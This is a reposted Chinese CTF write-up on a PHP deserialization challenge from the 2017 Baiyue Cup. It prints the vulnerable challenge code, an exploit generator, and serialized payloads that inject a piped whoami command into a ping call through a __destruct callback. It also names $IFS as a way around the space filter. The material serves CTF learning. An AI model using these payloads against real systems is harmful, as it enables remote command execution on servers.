2017百越杯反序列化writeup

转载

weixin_30865427 于 2018-08-19 19:48:00 发布 307 收藏
文章标签： php
原文链接：http://www.cnblogs.com/nul1/p/9502333.html

去年的了，之前也有研究过。只是因为感觉PHP反序列化挺好玩的所以就再研究了一遍。总之感觉反序列化漏洞挺好玩的。

题目代码：

```
1 <?php
2
3 class home{
4
5     private $method;
6     private $args;
7     function __construct($method, $args) {
8
9
10         $this->method = $method;
11         $this->args = $args;
12     }
13
14     function __destruct(){
15         if (in_array($this->method, array("ping"))) {
16             call_user_func_array(array($this, $this->method), $this->args);
17         }
18     }
19
20     function ping($host){
21         system("ping -c 2 $host");
22     }
23     function waf($str){
24         $str=str_replace(' ','',$str);
25         return $str;
26     }
27
28     function __wakeup(){
29         foreach($this->args as $k => $v) {
30             $this->args[$k] = $this->waf(trim(mysql_escape_string($v)));
31         }
32     }
33 }
34      $a=@$_POST['a'];
35     @unserialize($a);
36     ?>
```

__wakeup这个魔术方法是在反序列化后的时候执行，所以其调用链就是：

$_POST['a'] -> unserialize($a) -> __wakeup() -> __destruct()

第29行代码的意思是讲args遍历出$k和$v

然后过滤掉$v里的空格，waf这个函数也是将空格替换为空，然后赋值给$this->args[k]也就是重新赋值给属性。

然后__destruct()又判断method里是否有ping如果有执行16行。

而16行是一个回调函数(第一个参数为函数，第二个参数为传入的参数)

那么也就是说第一个参数我们如果传入ping那么执行的也就是ping命令，所以现在可以确定$method传入的是ping


第二个参数需要传入数组，因为29行的时候有遍历这个$args且数组里不能有空格,可以尝试传入array("127.0.0.1|whoami")那么我们可以尝试如下写出EXP

```
<?php

include "home.php";
$data = new home("ping",array('127.0.0.1|whoami'));
echo serialize($data);

 ?>
```

空格绕过方法千千万万种。随便拿一个$IFS



暂且先写whoami

payload：


O:4:"home":2:{s:12:"homemethod";s:4:"ping";s:10:"homeargs";a:1:{i:0;s:7:";whoami";}}

但是很尴尬这个payload生成了一直没办法用。TMDGB

测试发现需要在属性的前面加上%00才行

O:4:"home":2:{s:12:"%00home%00method";s:4:"ping";s:10:"%00home%00args";a:1:{i:0;s:16:"127.0.0.1|whoami";}}

要注意火狐浏览器的hackbar发送数据包的时候会自动进行url编码，所以要解码发送才行，不然是不行的，我就是测试一直发送一直不行。还一度以为是php版本的缘故。



转载于:https://www.cnblogs.com/nul1/p/9502333.html